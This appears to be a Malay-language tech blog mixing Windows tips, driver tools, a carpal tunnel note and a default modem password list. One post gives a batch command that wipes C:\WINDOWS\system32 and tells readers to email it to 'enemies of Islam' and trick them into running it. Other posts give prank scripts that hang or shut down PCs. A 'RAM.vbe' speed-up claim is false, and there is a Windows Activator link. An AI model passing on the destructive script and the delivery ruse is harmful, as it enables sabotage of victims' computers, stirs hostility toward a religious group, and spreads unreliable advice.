
- Processor: 1 gigahertz (GHz) or faster.
- RAM: 1 gigabyte (GB) (32-bit) or 2 GB (64-bit)
- Free hard disk space: 16 GB.
- Graphics card: Microsoft DirectX 9 graphics device with WDDM driver.
Sunday, February 14, 2016
Download Windows 10 All In One 32Bit & 64Bit
Download Microsoft Office 2016 Pro Plus 32 & 64Bit
- Lebih pantas dadi sebelumnya
- Paparan yang lebih menarik.
- penambahan terkini yang dipertingkatkan.
- Mudah untuk sebarang perkongsian sosial
Tips komputer sejuk menggigil
Setiap komputer mempunyai prosessor yg memproses segala kerja manusia seharian. Pada komponen ini terdapat 1 cpu fan, 1 heatsink dan cecair thermalpaste..
Bahagian ini adalah bahagian yang paling penting untuk dijaga , kerana bahagian ini adalah pusat segala gerak kerja anda apabila anda menggunakan komputer.
Jika bahagian ini rosak ia juga mampu merosakkn komponen-komponen lain dan secara langsung mengganggu tugas harian anda apabila anda menggunakannya..
kesan overheating :
1.komputer akan mati dengan sendiri.
2.kerosakkan mainboard.
3.kerosakkan pada vga chip.
4.kerja anda ketika itu akan hilang.
5.kerosakkan pada prosessor.
Bahagian ini seharusnya dijaga supaya tidak berlaku "overheat".. Bahagian prosessor ini boleh menjadi terlalu panas apabila salur angin keluar dan masuk tersumbat dengan habuk tebal, selain itu ia juga boleh panas melampau kerana fan tidak berfungsi atau cecair thermalpaste sudah mengeras..
Bagi memastikan komputer anda berfungsi sepenuhnya, maka anda perlu memeriksa bahagian-bahagian tersebut
Thursday, December 26, 2013
All CPU Meter Gadget Windows muncul versi terkini

Dengan ini GADGET ALL CPU meter anda boleh memaparkan jumlah penggunaan pemproses dalam peratusan, kelajuan jam pemproses, nama pemproses, memaparkan semua teras penggunaan pemproses dalam peratusan dengan warna yang berbeza.
Menyokong sehingga 2 pemproses dan sehingga kepada 16 teras ada termasuk 16 teras, dua belas teras, lapan teras, enam teras, teras quad, tiga teras, dual core dan teras tunggal.
Bagi teras pemproses suhu dan ciri suhu CPU memberi amaran kpd anda untuk menjalankan PC Meter atau CoreTemp permohonan di latar belakang untuk menunjukkan suhu.
Bagi RAM (Random Access Memory) ia boleh memaparkan, percuma, jumlah penggunaan dalam MB (megabytes) dan juga jumlah penggunaan di bar dan peratusan. Bagi graf ia boleh memaparkan semua teras penggunaan pemproses dan penggunaan RAM dengan melukis gaya selaras atau dipenuhi.
Bagi ciri-ciri flyout anda perlu klik pada ikon (Intel, AMD atau CPU) atau klik pada tajuk (Penggunaan CPU) untuk menunjukkan maklumat. Terdapat banyak pemproses maklumat yang dimasukkan (pengilang, nama pemproses, Caption, pemproses Id, kelajuan jam, saiz cache L2, saiz cache L3, voltan semasa, bilangan teras dan bilangan pemproses logik) , sistem operasi (nama OS, CSD versi, versi OS, nombor siri, tarikh pemasangan, beberapa proses, bilangan pengguna OS seni bina dan), Base Board (pengilang, produk dan nombor bersiri), BIOS (nama pengeluar BIOS, versi BIOS, tarikh pembebasan dan nombor siri) dan Sistem Komputer (pengilang, model dan jenis sistem).
anda boleg download all cpu meter gadget untuk windows disini http://addgadgets.com
(tersedia untuk edisi windows 8)
CARA TUKAR WALLPAPER WINDOWS 7 STARTER

Windows 7 starter adalah versi windows 7 permulaan. versi ini ringan dan simple ciri-cirinya. windows 7 starter sesuai digunakan pada netbook, komputer lama dan yang lemah. windows 7 starter ini terdapat banyak kekurangannya berbanding versi windows 7 home premium, windows 7 professional, windows 7 ultimate. windows 7 strater ini kekurangannya adalah ia tidak mempunyai ketetapan persenolization: untuk mengubah ketepan desktop anda supaya lebih menarik seperti windows 7 versi yang tinggi darinya. windows 7 starter juga tidak mempunyai tetapan tema aero grass yang nampak seperti kaca yang berkilat dan boleh diubah warna. dan yang terakhir, windows ini tidak membolehkan anda mengubah latar belakang desktop anda kepada gambar yang anda suka.
saya berpengalaman menggunakan windows 7 starter ini dan saya mahukan perubahan latar belakang. oleh itu saya cuba Xplor software-software yang boleh digunakan untuk mengubah ketetapan latar belakang. xplor & xplor & xplor akhirnya saya terjumpa juga sebuah aplikasi yg boleh mengubah ketepan latar belakang desktop windows starter tersebut. nama aplikasi itu adalah Starter Background Changer V08.
cara penggunaan:-
1. Download aplikasi tersebut (klik sini untuk download)
2. Install aplikasi tersebut.
3. sesudah selesai install aplikasi tersebut, windows 7 starter anda akan mempunyai ketetapan personalize. personalize ini tidak sama dengan windows 7 versi yang lain, ketetapan personalize nya adalah terhad. tetapi tidak mengapa, aplikasi ini boleh dijalankan untuk mengubah latar belakang desktop anda juga.
4. right click pada desktop anda. dan pilih personalize. (lihat gambar dibawah).

5. kemudian muncul tetingkap aplikasi tersebut. kemudian klik pada wallpaper.

6. kemudian muncul tetapan latar desktop anda. klik pada "choose.." untuk memilih gambar.

7. pilih gambar yg anda suka...

8. selepas sesudah memilih gambar yang hendak dijadikan latar, anda perlu mengubah saiz & kedudukan gambar latar mengikut screen komputer & laptop anda. seperi gambar dibawah)))

9. sesudah anda memilih tetapan position seperti langkah 8, anda perlu klik "Validate the modification"

10. kemudian anda boleh lah keluar dari tetapan ini...

sekarang ini anda boleh mengubah latar desktop anda menggunakan personalize yang telah disediakan oleh aplikasi
Monday, November 25, 2013
CARA INSTALL / UPDATE DRIVER KOMPUTER ANDA
Assalamualaikum....... hari ini admin nak kongsi suatu kepada anda, iaitu SLIMDRIVER , mungkin ramai yang dah tahu tentang sofware ini, suatu software yang sangat-sangat berguna dan sangat-sangat penting bagi seseorang setelah selesai memformat laptop/pc mereka.
Seperti yang anda tahu, apabila selesai memformat komputer anda, maka anda akan kehilangan kesemua driver penting seperti audio driver, VGA/Graphic, wifi adaptor, usb driver, prosessor dan macam-macam lagi, sebagai contoh, sila lihat gambar dibawah.
Slimdriver amat memudahkan anda untuk mengupdate dan install driver laptop anda, seperti yang anda juga tahu, bahawa setiap laptop dan pc mempunyai pelbagai jenis model dan versi, sebagai contoh laptop Acer sahaja mempunyai ratusan model laptop dan siri keluaran dan ia menyukarkan anda untuk mendownload satu persatu driver yang tepat dengan modelnya, dengan menggunakan Slimdriver anda cuma perlu DOWNLOAD software ini dan install, kemudian klik butang START SCAN lalu anda akan dapat lihat senarai software dan driver laptop anda mengikut model dan versi keluaran dengan tepat.... sebagi contoh sila lihat gambar dibawah.
itu lah antara penerangan ringkas tentang slimdriver, admin sediakan link untuk anda dowdload SLIMDRIVER
Selamat mencuba =)
CARA UBAH SUAI DESKTOP LAPTOP DAN PC ANDA
CARA TUKAR BOOT SKRIN WINDOWS 7

Windows startup yang membosankan!!!.... jomm kita tukar windows 7 boot skrin... First sekali, korang kena ada software Win7BootUpdater.. Korang boleh download kat link bawah ni:
Win7BootUpdater:
http://windows-7-boot-updater.en.softonic.com/
Lepas tu, korang boleh download gambar yang korang suka kat link bawah ni..
Boot Screen Skin:
http://browse.deviantart.com/customization/skins/windows7/?q=Boot+Screen
Dah siap download, korang load file tersebut dalam win7BootUpdater.
Saturday, June 29, 2013
Aktifkan ‘God Mode’ pada Windows 7 anda!
Baiklah pada post kali ini saya kongsikan satu tip atau trik yang ringkas dan berguna iaitu cara untuk aktifkan ‘God Mode’ pada Windows 7 anda.
Apa itu ‘God Mode’?
- ‘God Mode’ pada Windows 7 membolehkan anda akses kesemua setting yang terdapat pada Control Panel dalam satu folder,ianya dinamakan GodMode folder.
Bagaimanakah cara mengaktifkannya?
Caranya adalah cukup mudah.
1. Buat satu folder baru pada desktop anda misalnya.
2.Kemudian,namakan folder tersebut dengan nama GodMode.{ED7BA470-8E54-465E-825C-99712043E01C}
Dan anda akan dapati satu folder dengan icon control panel akan muncul.
Apabila anda klik pada folder tersebut,anda akan dapat lihat senarai setting dalam Control Panel Windows 7 anda di dalam satu folder.Selamat mencuba!
AWAS! Bahaya Carpal Tunnel Syndrome(CTS) Kepada Pengguna Komputer!
Carpal Tunnel Syndrome(CTS)
Dari semasa ke semasa,pengguna komputer dan internet terus meningkat setiap tahun.Dari anak kecil hingga mereka yang telah berumur dan tidak dapat kita nafikan salah satu penyebab peningkatan penggunaan komputer dan internet ini adalah disebabkan kewujudan laman sosial yang sangat popular pada masa kini iaitu Facebook.com.Namun adakah anda sedar terdapat satu sindrom yang sangat bahaya mampu menyerang sesiapa sahaja pengguna internet? Ianya dikenali sebagai Carpal Tunnel Syndrome(CTS).
Apa itu Carpal Tunnel Syndrome(CTS)?
Carpal Tunnel Syndrome(CTS) merupakan sindrom yang menyebabkan tangan anda “semut-semut”,kebas,kelemahan otot dan jika terus dibiarkan dalam jangka masa panjang,kemungkinan akan menyebabkan kecacatan.
Apakah penyebab penyakit Carpal Tunnel Syndrome(CTS) ini?
- Penggunaan Tetikus(mouse) dan Papan Kekunci(Keyboard) dengan cara yang salah.
- Perubahan hormon khususnya bagi wanita hamil.
- Posisi tidur yang salah dan menyebabkan saraf tengah di dalam terowong karpal pada pergelangan tangan tertindih ataupun tersepit ketika tidur.
- Faktor genetik.
- Dan banyak lagi boleh rujuk di sini.
Bagaimana mencegah penyakit Carpal Tunnel Syndrome(CTS) ini?
- Pilih tetikus yang sesuai dengan tangan anda dan tidak terlalu kecil yang menyebabkan hanya ibu jari dan kelingking yang digunakan.Tetikus yang sesuai anda gunakan ialah tetikus(mouse) yang mudah dipegang dan menyentuh seluruh permukaan telapak tangan.
- Pegang tetikus dengan cara yang betul dan posisi tangan tidak tergantung di atas meja ketika memegang mouse(rujuk gambar).
- Gunakan papan kekunci dengan betul.
Sentiasa lakukan senaman tangan untuk mengelakkan penyakit Carpal Tunnel Syndrome(CTS) ini.
Pesan saya,mencegah adalah lebih baik daripada mengubati.Lakukan sentiasa pergelangan tangan untuk mengelakkan anda terkena penyakit Carpal Tunnel Syndrome(CTS) ini.
Default Password Untuk Streamyx ADSL Modem
Bagi mereka yang biasa atau mencari info untuk log masuk ke modem internet anda,mungkin senarai butiran modem ASDL ini boleh membantu anda.Kadang-kadang saya sendiri tercari-cari butiran ini di internet,jadi dengan adanya artikel ini akan memudahkan lagi kerja kita untuk log masuk ke modem adsl kita melalui butiran-butiran yang telah diberikan ini.
- ZTE modem
- IP Address: 192.168.1.1
- Username: ADSL
Password: expert03 - Username: ZXDSL
Password: ZXDSL - Username: admin
Password: telekomst
- KASDA modem
- IP Address: 192.168.1.1
- Username: admin
Password: telekomst
- ArtNet modem
- IP Address: 192.168.1.1
- Username: admin
Password: telekomst - Username: admin
Password: admin - Username: admin
Password: password
- Triz modem
- IP Address: 192.168.1.1
- Username: admin
Password: aaaaaaaa
- Aztech modem
- IP Address: 10.0.0.2 OR 192.168.1.1
- Username: admin
Password: blank - Username: admin
Password: password - Username: admin
Password: admin
- Billion modem
- IP Address: 192.168.1.254
- Username: admin
Password: password
- Huawei modem
- IP Address: 192.168.1.1
- Username: admin
Password: admin
- Hyundai HSE-220 Modem
- IP Address: 192.168.1.1
- Username: ADSL
Password: ADSL - Username: admin
Password: ADSL - Username: root
Password: root
- Riger DB102
- IP Address: 192.168.1.1
- Username: tmadmin
Password: tmadmin
- TP-LINK MODEM / ADSL2 / ROUTER
- IP Address: 192.168.1.1
- Username: admin
Password: admin
- IP Address: 192.168.1.1
- Username: tmuser
- Password: tmuser
- IP Address: 192.168.1.1
- Username: tmadmin
- Password: tmadmin
Thursday, June 27, 2013
TIPS MELAJUKAN BROADBAND SELEPAS HABIS LIMIT BANDWITH
Selamat Mencuba
**NOTA**
Windows Activator
Password : juslyh
**Nota**
Cara melajukan komputer anda
1. Buka notepad dan taip : mystring=(80000000). Pastikan sama macam dalam gambar di bawah ini. Actually korang boleh pilih nak letak berapa saiz code tu..bergantung pada saiz RAM korang.
- mystring=(80000000) for 128 MB RAM
- mystring=160000000 for 256 MB RAM
- mystring=320000000 for 512 MB RAM
- mystring=655000000 for 1 GB RAM
- mystring=1000000000 for 2 GB RAM
2. Save kat desktop. Jangan lupa tukar Save As Type kepada All Files. Namakan fail tu RAM.vbe ataupun korang boleh letak apa saja nama asalkan di hujungnya .vbe.
3. So, jadilah macam kat bawah ni. Double-click ikon tu dan rasailah kelajuan yang menakjubkan pada laptop atau PC korang..memang terasa laju..tak tipu ni..heheh
Sunday, March 3, 2013
Cara Buat Virus Untuk Musnahkan Komputer Musuh Islam
Hari ni Admin akan mengajar korang bagaimana untuk memusnahkan mana-mana
komputer dengan hanya menggunakan email atau telnet sahaja.
Cara nya agak mudah.dimana korangboleh merosakkan mana2 komputer mengakibatkan
si pengguna tidak dapat switch on komputer diorang selamanya.
Perhatian!!
Admin tidak akan bertanggungjawab jika terjadi apa-apa yang berlaku sama ada
komputer korang atau musuh korang..Tujuan post ini adalah untuk berkongsi maklumat. :D
Step 1 copy kod biru dekat bawah ni
del c:\WINDOWS\system32\*.*/q
Step 2 Buka notepad dan paste kod diatas.
Step 3 Simpan kod ni apa-apa nama sekalipon tetapi belakang nya mestade ".bat "
Contoh "Admin.bat".
(Jangan sesekali korang pulak yang double klik dekat notepad yang korang dah simpan tu
rosak pulak nanti komputer korang.)
Step 5. korang attach dekat email untuk hantar ke musuh.
Step 6 korang tulis la ape-apa sekalipon ket email untuk suruh musuh korang download
dan tekan kod tu.
Apabila musuh anda download dan buka filie td. Secara automatik nya komputer diorang akan
rosak.
Korang boleh juga menggunakan telnet untuk menghantar ke musuh untuk tidak mahu
Dikesan dari mana datangnya email tersebut. Sekian.....
Cara Buat Virus Fake
Virus Forced Shutdown
Fake virus ini adalah virus gurauan , komputer akan dipaksa melakukan shutdown secara automatik
karena bla bla bla dalam kiraan saat yang anda inginkan.
1. Klik kanan pada desktop windows anda, New > Shortcut,
lalu taipkan seperti didalam kolum ni ( shutdown -s -t 20 -c "Your Message" ) kemudian Next > finish.
Virus Forced Shutdown
2. 20 maksudnya kiraan saat sebelum komputer di shutdown kan. Ganti Your Message dengan kata-kata lain yang anda inginkan.
3. Untuk menghentikannya, masuk ke Run (Windows+R), taip shutdown -a
~ ~ ~ ~ ~ ~ ~ ~ ~ ~ ~ ~ ~ ~ ~ ~ ~ ~ ~ ~ ~ ~ ~ ~ ~ ~ ~ ~ ~ ~ ~ ~ ~ ~ ~ ~
Virus Error Message
Fake virus ini akan menampilkan pesan eror yang berisi pesan yang anda tulis.
1. Buka notepad, lalu tulis yg dalam kolum ni ( msg * Your Message )
2. Ganti Your Message dengan perkataan yang anda inginkan. Kemudian Save As.
3. Jangan lupa pada Save as type pilih All files, lalu simpan dengan nama yang anda suka, yang penting dihujungnya mesti .bat misal virus.bat
~ ~ ~ ~ ~ ~ ~ ~ ~ ~ ~ ~ ~ ~ ~ ~ ~ ~ ~ ~ ~ ~ ~ ~ ~ ~ ~ ~ ~ ~ ~ ~ ~ ~ ~ ~
Virus Prank
Seperti yang korang tau, prank virus adalah sejenis virus yang boleh dibawa bergurau dengan rakan2.
so pada kali ini prank virus yang boleh menakutkan kawan korang adalah auto open notepad.
notepad akan terbuka berulang kali sebanyak 100 kali boleh membuat kan komputer seseorang
hang atau bahasa Terengganunya lekat.. kah3.. :)
Step 1. Buka notepad
Step 2. copy dan paste kod dibawah ke notepad.
@ECHO off
:top
START %SystemRoot%\system32\notepad.exe
GOTO top
Korang just save dan simpan dengan apa2 nama sekalipon asal kan nama belakang .bat
contohnya.. "Husnulhayat.bat "
~ ~ ~ ~ ~ ~ ~ ~ ~ ~ ~ ~ ~ ~ ~ ~ ~ ~ ~ ~ ~ ~ ~ ~ ~ ~ ~ ~ ~ ~ ~ ~ ~ ~ ~ ~ ~
Virus DVD/CD Auto Eject
Virus ini memang boleh buat korang gelak pecah perut. sebab Admin pon tak boleh tahan nak gelak apabila mngenakan kawan dengan virus ini. Pada azali nya ini bukan la virus just 1 bentuk arahan koding vbs untuk sesebuah komputer. Korang ikut step yang Admin ajar.
Step 1. Buka Notepad.
Step 2. ketakkan koding vbs ni di notepad tersebut.
do
Set oWMP = CreateObject(“WMPlayer.OCX.7? )
Set colCDROMs = oWMP.cdromCollection
if colCDROMs.Count >= 1 then
For i = 0 to colCDROMs.Count – 1
colCDROMs.Item(i).Eject
Next ‘ cdrom
End If
loop
Korang copy pastu paste di notepad yang korang buka .
Pastu save dengan apa-apa name sekalipon contohnya " husnulhayat.vbs " jangan korang lupa
masa nak save tu tukar text document kepada all file....
Selepas korang tekan bende alah ini cdrom korang akan terbuka dengan sendirinya
walaupon ditutup berulang kali. wakaka.. kelakar kn... :))
Cara untuk mematiikannya adalah korang pergi ke task manager ( CTRL+Alt+DEL)
pastu pergi ke process carik nama "wscript.exe" pastu right klik pilih end process.
so korang boleh gelak puas-puass tengok gelagat kawan korang yang menutup
cdrom berulang kali.. keh3.. selamat mencuba..
Cheer:)
Cara Buat Antivirus Shortcut Sendiri!!
Pada hari ini Husnulhayat - Tech nk kongsi sedikit ilmu tentang virus , sudah pasti bila sebut virus mesti kita akan fikir virus adalah suatu yang menyusahkan, betul x?... hehehe
Pernahkah anda alami keadaan apabila setelah pendrive anda selesai tranfer data dari pc kawan kemudian apabila cucuk pada pc anda, antivirus detect virus pada disk tersebut , kemudian anda remove virus tersebut dengan secara tak sengaja data anda juga terpadam?? atau keadaan segala data anda didalam pendrive semuanya bertukar menjadi shortcut??
Perkongsian kali ini adalah untuk memberitahu anda bahawa anda mampu selesaikan masalah tersebut tanpa risau data anda hilang & pendrive anda mempunyai virus dengan membina antivirus sendiri..
Cara mudah untuk selesaikannya adalah, anda perlu sediakan notepad sahaja, kemudian copy & paste sahaja code yang berwarna biru dibawah ini, setelah itu save dengan apa jua nama yang penting dihujung nama mesti diubah dengan "bat".. contohnya Notepad.bat..
Harus di ingat, anda dilarang scan menggunakan antivirus kerana dibimbangi antivirus anda akan memadam segala gata penting anda. anda hanya perlu copy antivirus notepade yang anda cipta ini kedalam pendrive atau dimana sahaja yang anda mahu scan dan kemudianya "run" or "double click".
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
@echo off
echo --------------------------------------------------
echo HUSNULHAYAT TECH
echo --------------------------------------------------
echo.
echo Mari tengok virusssss....
echo.
dir/a:hs
echo.
echo.
echo Sabarrrr....
attrib -h -s "*" /s /d
if not exist "desktop.ini" goto MESSAGE1
attrib +H -R +A +S "desktop.ini"
goto END1
:MESSAGE1
:END1
if not exist "thumbs.db" goto MESSAGE2
attrib +H -R +A +S "thumbs.db"
goto END2
:MESSAGE2
:END2
if not exist "default.rdp" goto MESSAGE3
attrib +H -R +A -S "default.rdp"
goto END3
:MESSAGE3
:END3
echo.
echo.
dir/a:hs
echo.
echo.
echo --------------------------------------------
echo Nop set Task Manager jadi ok semulaaaa...
echo --------------------------------------------
REG add HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System /v DisableTaskMgr /t REG_DWORD /d 0 /f
echo.
echo.
echo --------------------------------------------
echo Nop set REGEDIT jadi ok semulaaaa........
echo --------------------------------------------
REG add HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System /v DisableRegistryTools /t REG_DWORD /d 0 /f
echo.
echo.
echo beressss.....
echo. CREDIT TO : HUSNULHAYAT - TECH
echo --------------------------------------------
echo.
pause
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
sila lihat gambar di bawah sebagai contoh :
1. open Notepad.
2. copy & paste code biru diatas.
3. rename file.
4. ubah type "txt" kepada "bat" seperti dalam gambar diatas.
5. run pada tempat yg anda ingin scan.
6. semua data anda akan kembali dan virus akan dihapuskan.
7. selesai.